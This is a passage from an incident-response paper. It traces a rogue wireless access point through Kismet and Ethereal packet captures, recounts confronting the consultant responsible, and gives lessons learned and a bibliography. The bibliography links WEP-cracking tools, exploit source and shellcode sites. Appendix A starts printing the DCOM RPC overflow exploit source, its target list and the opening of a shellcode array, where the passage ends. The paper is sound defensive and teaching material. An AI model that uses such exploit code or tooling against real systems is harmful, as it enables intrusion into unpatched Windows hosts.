event log entries to indicate that the network card had ever entered promiscuous mode and there seemed to be no attempts by the attacker to delete records of any of his actions from the event logs.

To test this theory, it was decided to redeploy the Sony Vaio once again as a Kismet monitor, in order to create a list of all 802.11 network card MAC addresses and their mode of operation. Any card operating as an Access Point should be easy to spot.



Figure 40: A screenshot of the Kismet console.

On 10th September our trap snared the attacker!

On this day, two consultants were working in the Acme office. Both had brought their laptops and were working on documents in connection with certain projects. One was working in room A (see figure 38), the other in room B. Neither machine was connected to the wired network nor had the users been told the SSID and IP range for the wireless LAN.

As soon as it was powered on, one machine registered on the Kismet monitor. It continued to broadcast 'beacon' frames (see figure 40), apparently trying to locate a network with the SSID of 'wireless' (bold text in figure 42). All this wireless network traffic was captured by Kismet and the saved 'dump' file was then loaded into Ethereal for easier analysis.

```
 3 2003-09-10 15:21:04.559827 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
<skip>
 4 2003-09-10 15:31:03.082179 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
 5 2003-09-10 15:31:03.110878 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
 6 2003-09-10 15:31:03.132417 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
 7 2003-09-10 15:31:06.312957 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
 8 2003-09-10 15:31:07.338199 LinksysG_2c:dc:42 -> Broadcast    ARP Who has 192.168.66.24?  Tell
0.0.0.0
 9 2003-09-10 15:31:13.407787 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
<skip>
10 2003-09-10 15:31:44.463519 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
11 2003-09-10 15:31:50.487168 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
12 2003-09-10 15:31:50.692147 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
<skip>
13 2003-09-10 15:31:54.686340 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
14 2003-09-10 15:31:54.738894 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
15 2003-09-10 15:31:54.739586 LinksysG_2c:dc:42 -> Agere_32:cf:81 IEEE 802.11 Probe Response
16 2003-09-10 15:31:54.740639 LinksysG_2c:dc:42 -> Agere_32:cf:81 IEEE 802.11 Probe Response
17 2003-09-10 15:31:54.761230 LinksysG_2c:dc:42 -> Agere_32:cf:81 IEEE 802.11 Probe Response
18 2003-09-10 15:31:54.765661 LinksysG_2c:dc:42 -> Agere_32:cf:81 IEEE 802.11 Probe Response
19 2003-09-10 15:31:54.788044 LinksysG_2c:dc:42 -> Agere_32:cf:81 IEEE 802.11 Probe Response
20 2003-09-10 15:31:54.799066 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
21 2003-09-10 15:31:54.799589 Agere_32:cf:81 -> Broadcast    IEEE 802.11 Probe Request
22 2003-09-10 15:31:54.814690 Agere_32:cf:81 -> LinksysG_2c:dc:42 IEEE 802.11 Authentication
23 2003-09-10 15:31:54.816826 Agere_32:cf:81 -> LinksysG_2c:dc:42 IEEE 802.11 Association
Request
24 2003-09-10 15:31:54.818253 LinksysG_2c:dc:42 -> Agere_32:cf:81 IEEE 802.11 Association
Response
25 2003-09-10 15:31:54.891446 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
<skip>
26 2003-09-10 15:31:57.349432 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
27 2003-09-10 15:31:57.351237 169.254.182.26 -> 255.255.255.255 UDP Source port: 1025
Destination port: 192
28 2003-09-10 15:31:57.656592 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
<skip>
29 2003-09-10 15:32:03.699150 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
30 2003-09-10 15:32:03.700922 169.254.182.26 -> 255.255.255.255 UDP Source port: 1025
Destination port: 192
31 2003-09-10 15:32:03.801884 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
```

```
<skip>
 32 2003-09-10 15:33:39.665318 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
 33 2003-09-10 15:33:39.669536 LinksysG_2c:dc:42 -> Broadcast    ARP Who has 192.168.66.100?
Tell 192.168.66.24
 34 2003-09-10 15:33:39.767902 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
 35 2003-09-10 15:33:40.177749 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
 36 2003-09-10 15:33:40.488221      0.0.0.0 -> 255.255.255.255 DHCP DHCP Request  - Transaction
ID 0xb740c74
 37 2003-09-10 15:33:40.587524 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
 38 2003-09-10 15:33:40.588557 Agere_32:cf:81 -> Broadcast    ARP Who has 192.168.66.100?  Tell
192.168.66.100
 39 2003-09-10 15:33:40.589356 Agere_32:cf:81 -> Broadcast    ARP Who has 192.168.66.24?  Tell
192.168.66.100
 40 2003-09-10 15:33:40.689548 LinksysG_2c:dc:42 -> Broadcast    IEEE 802.11 Beacon frame
```

Figure 41: Abridged summary of packets recorded from wireless LAN.

```
Frame 3 (40 bytes on wire, 40 bytes captured)
    Arrival Time: Sep 10, 2003 15:21:04.559827000
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 40 bytes
    Capture Length: 40 bytes
IEEE 802.11
    Type/Subtype: Probe Request (4)
    Frame Control: 0x0040
        Version: 0
        Type: Management frame (0)
        Subtype: 4
        Flags: 0x0
            DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0  From DS: 0)
(0x00)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
            ...0 .... = PWR MGT: STA will stay up
            ..0. .... = More Data: No data buffered
            .0.. .... = WEP flag: WEP is disabled
            0... .... = Order flag: Not strictly ordered
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (Broadcast)
    Source address: 00:02:2d:32:cf:81 (Agere_32:cf:81)
    BSS Id: ff:ff:ff:ff:ff:ff (Broadcast)
    Fragment number: 0
    Sequence number: 1
IEEE 802.11 wireless LAN management frame
    Tagged parameters (16 bytes)
        Tag Number: 0 (SSID parameter set)
        Tag length: 8
        Tag interpretation: wireless
        Tag Number: 1 (Supported Rates)
        Tag length: 4
        Tag interpretation: Supported rates: 1.0 2.0 5.5 11.0 [Mbit/sec]
```

Figure 42: Example of initial Probe request packet from 'victim' laptop.

Ethereal identified this network card as an Agere (by its MAC address) in Figures 41 and 42.

These packets continued for about 10 minutes until, at 15:31 hours, another MAC address appeared. This Linksys device was identified by Kismet as an AP as shown in bold text in Figure 43.

```
Frame 7 (57 bytes on wire, 57 bytes captured)
   Arrival Time: Sep 10, 2003 15:31:06.312957000
   Time delta from previous packet: 0.000000000 seconds
   Time relative to first packet: 0.000000000 seconds
   Frame Number: 1
   Packet Length: 57 bytes
   Capture Length: 57 bytes
IEEE 802.11
   Type/Subtype: Beacon frame (8)
   Frame Control: 0x0080
      Version: 0
      Type: Management frame (0)
      Subtype: 8
      Flags: 0x0
         DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0  From DS: 0)
(0x00)
         .... .0.. = More Fragments: This is the last fragment
         .... 0... = Retry: Frame is not being retransmitted
         ...0 .... = PWR MGT: STA will stay up
         ..0. .... = More Data: No data buffered
         .0.. .... = WEP flag: WEP is disabled
         0... .... = Order flag: Not strictly ordered
   Duration: 0
   Destination address: ff:ff:ff:ff:ff:ff (Broadcast)
   Source address: 00:06:25:2c:dc:42 (LinksysG_2c:dc:42)
   BSS Id: 00:06:25:2c:dc:42 (LinksysG_2c:dc:42)
   Fragment number: 0
   Sequence number: 0
IEEE 802.11 wireless LAN management frame
   Fixed parameters (12 bytes)
      Timestamp: 0x000000000001921C
      Beacon Interval: 0.102400 [Seconds]
      Capability Information: 0x0001
         .... .... .... ...1 = ESS capabilities: Transmitter is an AP
         .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
         .... .... .... 00.. = CFP participation capabilities: No point coordinator at AP (0x0000)
         .... .... ...0 .... = Privacy: AP/STA cannot support WEP
         .... .... ..0. .... = Short Preamble: Short preamble not allowed
         .... .... .0.. .... = PBCC: PBCC modulation not allowed
         .... .... 0... .... = Channel Agility: Channel agility not in use
         .... .0.. .... .... = Short Slot Time: Short slot time not in use
         ..0. .... .... .... = DSSS-OFDM: DSSS-OFDM modulation not allowed
   Tagged parameters (21 bytes)
      Tag Number: 0 (SSID parameter set)
      Tag length: 4
      Tag interpretation: test
      Tag Number: 1 (Supported Rates)
      Tag length: 4
```

```
    Tag interpretation: Supported rates: 1.0(B) 2.0(B) 5.5 11.0 [Mbit/sec]
    Tag Number: 3 (DS Parameter set)
    Tag length: 1
    Tag interpretation: Current Channel: 3
    Tag Number: 5 ((TIM) Traffic Indication Map)
    Tag length: 4
    Tag interpretation: DTIM count 0, DTIM period 1, Bitmap control 0x0, (Bitmap suppressed)
```

Figure 43: Rogue AP beacon frame.

In this first frame (7), it can be seen that the SSID of the AP is set to 'test'. However, within 40 seconds this has changed, and the next Beacon frame (figure 44) has an SSID set to 'wireless' to match the network name being hunted by the victim laptop. This value will also have been easy for the attacker to discover using Airsnort or any other wireless packet sniffing software.

```
Frame 1 (61 bytes on wire, 61 bytes captured)
   Arrival Time: Sep 10, 2003 15:31:50.487168000
   Time delta from previous packet: 0.000000000 seconds
   Time relative to first packet: 0.000000000 seconds
   Frame Number: 1
   Packet Length: 61 bytes
   Capture Length: 61 bytes
IEEE 802.11
   Type/Subtype: Beacon frame (8)
   Frame Control: 0x0080
      Version: 0
      Type: Management frame (0)
      Subtype: 8
      Flags: 0x0
         DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0  From DS: 0)
(0x00)
         .... .0.. = More Fragments: This is the last fragment
         .... 0... = Retry: Frame is not being retransmitted
         ...0 .... = PWR MGT: STA will stay up
         ..0. .... = More Data: No data buffered
         .0.. .... = WEP flag: WEP is disabled
         0... .... = Order flag: Not strictly ordered
   Duration: 0
   Destination address: ff:ff:ff:ff:ff:ff (Broadcast)
   Source address: 00:06:25:2c:dc:42 (LinksysG_2c:dc:42)
   BSS Id: 00:06:25:2c:dc:42 (LinksysG_2c:dc:42)
   Fragment number: 0
   Sequence number: 435
IEEE 802.11 wireless LAN management frame
   Fixed parameters (12 bytes)
      Timestamp: 0x00000000000192F6
      Beacon Interval: 0.102400 [Seconds]
      Capability Information: 0x0001
         .... .... .... ...1 = ESS capabilities: Transmitter is an AP
         .... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
         .... .... .... 00.. = CFP participation capabilities: No point coordinator at AP (0x0000)
         .... .... ...0 .... = Privacy: AP/STA cannot support WEP
         .... .... ..0. .... = Short Preamble: Short preamble not allowed
```

```
        .... .... .0.. .... = PBCC: PBCC modulation not allowed
        .... .... 0... .... = Channel Agility: Channel agility not in use
        .... .0.. .... .... = Short Slot Time: Short slot time not in use
        ..0. .... .... .... = DSSS-OFDM: DSSS-OFDM modulation not allowed
    Tagged parameters (25 bytes)
      Tag Number: 0 (SSID parameter set)
      Tag length: 8
      Tag interpretation: wireless
      Tag Number: 1 (Supported Rates)
      Tag length: 4
      Tag interpretation: Supported rates: 1.0(B) 2.0(B) 5.5 11.0 [Mbit/sec]
      Tag Number: 3 (DS Parameter set)
      Tag length: 1
      Tag interpretation: Current Channel: 3
      Tag Number: 5 ((TIM) Traffic Indication Map)
      Tag length: 4
      Tag interpretation: DTIM count 0, DTIM period 1, Bitmap control 0x0, (Bitmap suppressed)
```

Figure 44: Attacker changes SSID to ensnare victim.

Referring back to the high-level packet listing of Figure 41, it can be seen that the rogue AP then responds to the next probe request (frame 14) from the victim with a probe response(Frame 15). Subsequently the victim 'joins' the BSS now managed by the attacker's rogue AP. The Authentication and Association frames (22 and 23 respectively) show that there is, in reality, very little to this process. Basically the victim says "can I join?" and following receipt of the appropriate frames, the AP says "Ok" to anyone who knows the correct SSID.

Initially, the victim tries to communicate using the IP address it had previously been allocated (or perhaps the default used by the specific wireless card) but requests a new IP address from any friendly DHCP server. The rogue AP laptop is happy to oblige; frame 36 (see figure 45) contains the DHCP transaction during which the AP provides the victim with an IP address (192.168.66.100) to establish full IP connectivity between the two machines.

```
Frame 36 (360 bytes on wire, 360 bytes captured)
    Arrival Time: Sep 10, 2003 15:33:40.488221000
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 360 bytes
    Capture Length: 360 bytes
IEEE 802.11
    Type/Subtype: Data (32)
    Frame Control: 0x0208
        Version: 0
        Type: Data frame (2)
        Subtype: 0
        Flags: 0x2
            DS status: Frame is exiting DS (To DS: 0  From DS: 1) (0x02)
            .... .0.. = More Fragments: This is the last fragment
            .... 0... = Retry: Frame is not being retransmitted
```

```
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = WEP flag: WEP is disabled
        0... .... = Order flag: Not strictly ordered
   Duration: 0
   Destination address: ff:ff:ff:ff:ff:ff (Broadcast)
   BSS Id: 00:06:25:2c:dc:42 (LinksysG_2c:dc:42)
   Source address: 00:02:2d:32:cf:81 (Agere_32:cf:81)
   Fragment number: 0
   Sequence number: 1523
<snip>
Bootstrap Protocol
   Message type: Boot Request (1)
   Hardware type: Ethernet
   Hardware address length: 6
   Hops: 0
   Transaction ID: 0x0b740c74
   Seconds elapsed: 0
   Bootp flags: 0x0000 (Unicast)
      0... .... .... .... = Broadcast flag: Unicast
      .000 0000 0000 0000 = Reserved flags: 0x0000
   Client IP address: 0.0.0.0 (0.0.0.0)
   Your (client) IP address: 0.0.0.0 (0.0.0.0)
   Next server IP address: 0.0.0.0 (0.0.0.0)
   Relay agent IP address: 0.0.0.0 (0.0.0.0)
   Client hardware address: 00:02:2d:32:cf:81
   Server host name not given
   Boot file name not given
   Magic cookie: (OK)
   Option 53: DHCP Message Type = DHCP Request
   Option 61: Client identifier
      Hardware type: Ethernet
      Client hardware address: 00:02:2d:32:cf:81
   Option 50: Requested IP Address = 192.168.66.100
   Option 54: Server Identifier = 192.168.66.24
   Option 12: Host Name = "OEMComputer"
   Option 55: Parameter Request List
      1 = Subnet Mask
      3 = Router
      6 = Domain Name Server
      15 = Domain Name
      44 = NetBIOS over TCP/IP Name Server
      46 = NetBIOS over TCP/IP Node Type
      47 = NetBIOS over TCP/IP Scope
      57 = Maximum DHCP Message Size
   End Option
   Padding
```

Figure 45: DHCP transaction frame.

This frame also show that the attackers laptop was configured with an IP address of 192.168.66.24. The use of a different subnet ensures that the victim will not be able to use the ACME network and helps hide the events from any IP-based monitoring utilities.

The consultant using the 'victim' laptop was later questioned about the machine. He explained that he had used the wireless capability at another client's site a few weeks earlier. He had no idea of the specific setting (e.g., SSID) used there as all configuration had been carried out by the client's IT support staff.

Joanna, on her return from lunch at 13:46 hours, happened to be in the back office and fortunately noticed this activity on the display. Uncertain of exactly what this data represented, she telephoned the author for advice. In another stroke of good fortune, the author, who lives near the Acme premises was working from home and able to reach the office by 14:15 hours. The Kismet logs were reviewed and the MAC address of the rogue AP checked against previous 'sightings'. This address had appeared previously (although not as an AP), at the time when one of the consultants was also working at Acme.

The author wandered into the room where the consultant was working and attempted to 'shoulder surf'. Initially it appeared that his laptop was running Windows XP and he seemed to be working on a Microsoft Word document. However the author noticed a familiar icon in the systray (as shown in figure 46).



Figure 46: VMware icon in Windows Taskbar Tray

The consultant was running VMware in full-screen mode. VMware can either operate with Linux or Windows as the base operating system. In order to establish exactly what was being used by the suspect we considered using nmap to carry out O/S fingerprinting but decided against any actions which could be considered aggressive.

Instead, it was decided to adopt a direct approach. Lisa asked the consultant into her office where, in the presence of the author and Joanna, he was asked exactly what he was running on his laptop. Initially the consultant looked shocked. The author explained the key points of the incident - that we believed the wireless LAN had been compromised, that the PDC had been hacked and that a rogue AP had been established - and asked if the consultant had any knowledge of these events. At this point the consultant seemed to realise that there was probably incriminating evidence against him and confessed that he had been "tinkering" with Linux AP software during that morning and might have associated with another mobile station "by accident".

During the course of the interview he admitted that he had been experimenting with a number of wireless tools for the last few months as part of another project, one which involved creating wireless communities using open source

software, and this could have caused "unwanted effects" (for which he profusely apologised). He denied having run any exploits or hacking tools against Acme computers and having cracked the encryption on the wireless LAN. He (perhaps foolishly) claimed that he already knew the WEP key which was used and had been told this by one of the other contractors a few weeks ago. When asked if he would surrender his laptop for examination he refused, claiming that there were details of confidential projects that he was working on for other clients also stored on the computer. The consultant was asked to leave the premises pending further action.

After much discussion, including a meeting with Acme's solicitors, it was decided not to pursue the matter further. However the services of the consultant in question were terminated.

The motives of the consultant are not clear. It would appear that he was a curious tinkerer who enjoyed playing with security tools and exploits. Noone has been able to think of any reason why he should want to compromise Acme's network, other than to perhaps use it as a launching point for other attacks across the Internet. Perhaps he simply hacked it "because it was there..."

3.5. Lessons Learned.

A number of specific errors were contributory factors to the incident.

Fundamentally the incident occurred because of flaws inherent in the WEP protection included in 802.11. This has already been discussed in section 2.1.1. Subsequent compromises occurred because Acme relied too heavily on their firewall and because they assumed (incorrectly) that all computer attacks would originate from the Internet. Failure to apply security patches and service packs also made Acme especially vulnerable to attack. The pseudo-compromise of the mobile stations which inadvertently established connections with the rogue AP were due to the system owners' lack of understanding with respect to the devices they were using. Modern operating systems, especially when concerned with mobile connectivity, are perhaps too user-friendly. It would appear that the default configuration of the built-in network cards can be exploited to coerce the device into communicating with what is essentially a complete stranger!

Recommendations:

i) All security patches to be applied as soon as testing permits.
ii) All WEP keys to be changed regularly.
Iii) Telnet and HTTP access to the AP should be replaced with a more secure protocol (e.g., SSH or HTTPS).
iv) MAC address filtering to be employed on the WEP network.
v) An IDS machine to be deployed on the network.

vi) A wireless intrusion detection monitor such as WIDZ [21] be deployed on the network.
vii)These last two devices should be monitored on a daily basis for any indications of compromise or network reconnaissance.
viii) All contractors and consultants should be subject to more stringent security procedures.

These recommendations are a nice idea, but unfortunately require expensive time and resources to establish, maintain, monitor and support. This type of investment in IT security is just not cost-effective for a small company like Acme which does not really have any full-time IT staff.

The real world.

A old PC (another Dell Optipex identical to the firewall) was provided by the author to act as permanent IDS sensor. A new firewall rule was added to allow external SSH access to the IDS box so that the author could provide informal support for the system.

The WEP key which had been in use during the incident was changed and all clients re-keyed. It is planned that this will be altered at least every 6 months. Administrative access to the AP will now also be restricted to HTTP only and telnet access will be completely denied from all IP addresses. This should make it more difficult for an attacker to take control of the device: telnet is easy to run remotely with just command-line access whereas web-based administration would be difficult with just a text-based browser and therefore require an attacker to install some sort of web-proxy on the PDC in order to circumvent security controls. When the AP is replaced, secure (e.g., SSH or HTTPS) access will be a mandatory requirement.

The WIDZ software has the ability to detects rogue Access Points, Monkey-jacks, NULL probes, Floods, MAC Backlist nodes, and ESSID blacklisted nodes but is quite time-consuming to install and run. Kismet is a very powerful tool with a pseudo-client/server model which allows the remote collection of data captured by disparate drones. It is planned to establish a permanent Kismet monitor which, in the same way as the IDS system, can be controlled and monitored remotely. The latest version of Kismet (3.0.1) will examine the headers and payload information of 802.11 traffic (i.e. at the data-link level) , and can generate alerts when it receives traffic that matches pre-defined attack signatures. However, although it will detect Netstumbler and Wellenreiter (when used to brute force a SSID), it will not be capable of detecting tools like Airsnort which are entirely passive.

Joanna will endeavor to install all Service Packs and applicable hotfixes as soon as possible. An upgrade for one of the workstations is planned for later in the year and so the original computer can hopefully be used as a test machine for

new patches and applications. In the past there had been a fear that performing this type of upgrade would generate more work and cause more problems than it solved. However, the recent upgrades carried out under the eradication phase of this incident actually caused few problems and so Joanna may be more confident in future. Acme Design will also subscribe to (and read) the appropriate SANS vulnerability digest newsletters in order to be informed of the latest IT security developments.

In future, all visiting consultants and contractors will only be allowed access to the Acme LAN under exceptional circumstances. Even then, they will be closely supervised. All transfer of data will be carried out using removable media. A new clause is to be added to the contracts issued to such individuals that will clearly state what is and is not permissible in terms of the use of computing devices on Acme premises. It has been suggested that one clause should also state that all computing devices entering the premises will be subject to inspection at any time. However, the agencies who supply contractors to Acme may not be happy with this element of the contract as consulting staff often *do* work on other projects. All users of Acme computers will be asked to read and sign an "acceptable use policy".

To prevent Acme employees falling victim to the type of 'hijacking' which the innocent consultant suffered at the hands of the rogue AP, all Acme mobile stations issued to staff will be configured such that the wireless capability is disabled by default. All new laptops purchased will be of the type that have a 'hardware' switch to disable wireless connectivity. This will prevent the operating system merrily associating with any strange AP that might offer it services.

Epilogue.

At the time of finishing this paper, approximately 150 hours have been spent monitoring the Acme LAN for weak IV packets using Airsnort. So far 2106 such packets have been collected but the software does not have enough to crack the key being used. It has been noticed that as expected from a random source, there will periods when lots of weak keys will be generated, and others when none are detected. It would appear that the attacker in this incident was either extremely lucky (considering he was only officially on Acme premises for 21 hours) or had at some point left a monitoring laptop in the vicinity for a sustained period. The WEP key in use on the network has now been changed.

Bibliography.

[1] The original paper dealing with insecurities in WEP, Weaknesses in the Key Scheduling Algorithm of RC4 " by Scott Fluhrer, Itsik Mantin and Adi Shamir www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf

[2] The most popular tool for breaking WEP is Airsnort airsnort.shmoo.com/) which is available from sourceforge.net/projects/airsnort

[3] A good site for general wireless security advice and information www.loud-fat-bloke.co.uk/

[4] The first published exploit was actually Wepcrack which was created by Adam Stubblefield, John Ioannidis and D. Rubin (http://www.cs.rice.edu/%7Eastubble/wep/) and is available at sourceforge.net/projects/wepcrack

[5] The RPC/DCOM exploit's CVE entry www.cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352

[6] Microsoft security bulletin www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

[7] The source code of the specific version of the exploit used in this incident www.metasploit.com/tools/dcom.c

[8] The RPC/DCOM CERT advisory www.kb.cert.org/vuls/id/568148

[9] The seminal paper on buffer overflows by Aleph One: destroy.net/machines/security/P49-14-Aleph-One

[10] LSD's announcement:lsd-pl.net/special.html

[11] Another version of the exploit, but with re-written shellcode to avoid crashing the RPC service. www.k-otik.com/exploits/08.07.oc192-dcom.c.php

[12] Microsoft's RPC/DCOM vulnerability scanning tool. www.microsoft.com/downloads/details.aspx?FamilyId=13AE421B-7BAB-41A2-843B-FAD838FE472E&displaylang=en

[13] How to create IPSec policy filters. support.microsoft.com/?id=813878

[14] Richard Jones and Paul Kelly's modified C compiler. www-ala.doc.ic.ac.uk/~phjk/BoundsChecking.html

[15] 802.11 Wireless Networks The definitive Guide. Matthew S. Gast. O'Reilly 2002.

[16] A new website devoted to good, secure coding principles. www.secureprogramming.com/

[17] www.buildingsecuresoftware.com/resources.html

[18] Runtime debugging tool "Purify". www.pureatria.com/products/purify/

[19] Static source code analysis tool "Slint". www.l0pht.com/slint.html

[20] Richard Jones and Paul Kelly's bounds checking work. www.biffsocko.com/boundschecking.html

[21] WIDZ wireless intrusion detection software. www.loud-fat-bloke.co.uk/tools.html

[22] Documentation for Kismet. www.kismetwireless.net/documentation.shtml

[23] IEEE 802 standards. standards.ieee.org/getieee802/

[24] 802.11 IEEE standard. standards.ieee.org/getieee802/download/802.11-1999.pdf

[25] RSA description of RC4. www.rsasecurity.com/rsalabs/faq/3-6-3.html

[26] RFC 1050. www.faqs.org/rfcs/rfc1050.html

[27] Microsoft's Component Object Model Specification. Version 0.9, October 24, 1995 www.microsoft.com/Com/resources/comdocs.as

[28] Microsoft's Distributed Component Object Model Protocol www.microsoft.com/Com/resources/comdocs.asp

[29] Ethereal www.ethereal.com/introduction.html

[30] Report on WEP key cracking time. groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&threadm=3C7B2FFC.CC141958%40nospam.panaso.com&rnum=8&prev=/groups%3Fhl%3Den%26lr%3D%26ie%3DUTF-8%26oe%3DUTF-8%26q%3Dwep%2Bkey%2Bcrack%2Btime%26sa%3DN%26tab%3Dwg

[31]Report on WEP key cracking time.
groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&threadm=f099481c.0203261251.7affc635%40posting.google.com&rnum=8&prev=/groups%3Fhl%3Den%26lr%3D%26ie%3DUTF-8%26oe%3DUTF-8%26q%3Dwep%2Bkey%2Bcrack%2Btime%2Bairsnort%26btnG%3DGoogle%2BSearch

[32] Report on WEP key cracking time.
groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&threadm=3d2894a6%240%24471%24626a54ce%40news.free.fr&rnum=10&prev=/groups%3Fhl%3Den%26lr%3D%26ie%3DUTF-8%26oe%3DUTF-8%26q%3Dwep%2Bkey%2Bcrack%2Btime%2Bairsnort%26btnG%3DGoogle%2BSearch

[33] Windows Sockets specification /www.sockets.com/winsock.htm

[34] Netstumbler www.netstumbler.com/

[35] nmap www.insecure.org/nmap/

[36] Snort www.snort.org

[37] SSH www.openssh.org

[39] Linux iptables www.netfilter.org/

[40] Sophos anti-virus www.sophos.com/

[41] Closed wireless networks. www.cs.umd.edu/~waa/wireless.pdf

[42] Tripwire www.tripwire.org

[43] Encase forensic software.
www.encase.com/products/EnCaseEnterprise/index.shtm

[44] Vmware www.vmware.com

[45] Using Vmware to boot existing hard-disks.
www.vmware.com/support/ws4/doc/disks_dualboot_ws.html

[46] MSBlast worm.
securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

[47] RFC 2284 www.faqs.org/rfcs/rfc2284.html

[48] Local Area Security toolkit www.localareasecurity.com/

[49] Knoppix www.knoppix.org

[50] How to Disable DCOM Support in Windows. support.microsoft.com/default.aspx?kbid=825750

[51] The Morris Internet worm. www.snowplow.org/tom/worm/worm.html

[52] TCP/IP: The protocols. W. Richard Stevens. Addison Wesley 1994.

[53] TESO site with lots of shellcode teso.scene.at/releases.php

[54] A good general site for wireless security information. www.isaac.cs.berkeley.edu/isaac/wep-faq.html

[55] WEP Insecurities. www.cs.umd.edu/~waa/wireless.htm

[56] Inductive plaintext attack. www.cs.umd.edu/~waa/attack/frame.htm

[57] RPC language specification. www.freesoft.org/CIE/RFC/1831/20.htm

[58] Wireless security. www.ida.liu.se/~TDDC03/Lectures/WirelessNetworks.pdf

[59] ACME Design employment contract V12.9 2003.

[60] Antisniff packetstormsecurity.nl/sniffers/antisniff

[61] Applied Cryptography. Bruce Schneier. Wiley 1996.

[62] Microsoft's RPCmodel. msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/microsoft_rpc_model.asp

[63] RPCSS Service vulnerability (CVE listing). www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528

Appendix A. Source code for RPC/DCOM exploit.

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -       0   Windows 2000 SP0 (english)
  -       1   Windows 2000 SP1 (english)
  -       2   Windows 2000 SP2 (english)
  -       3   Windows 2000 SP3 (english)
  -       4   Windows 2000 SP4 (english)
  -       5   Windows XP SP0 (english)
  -       6   Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
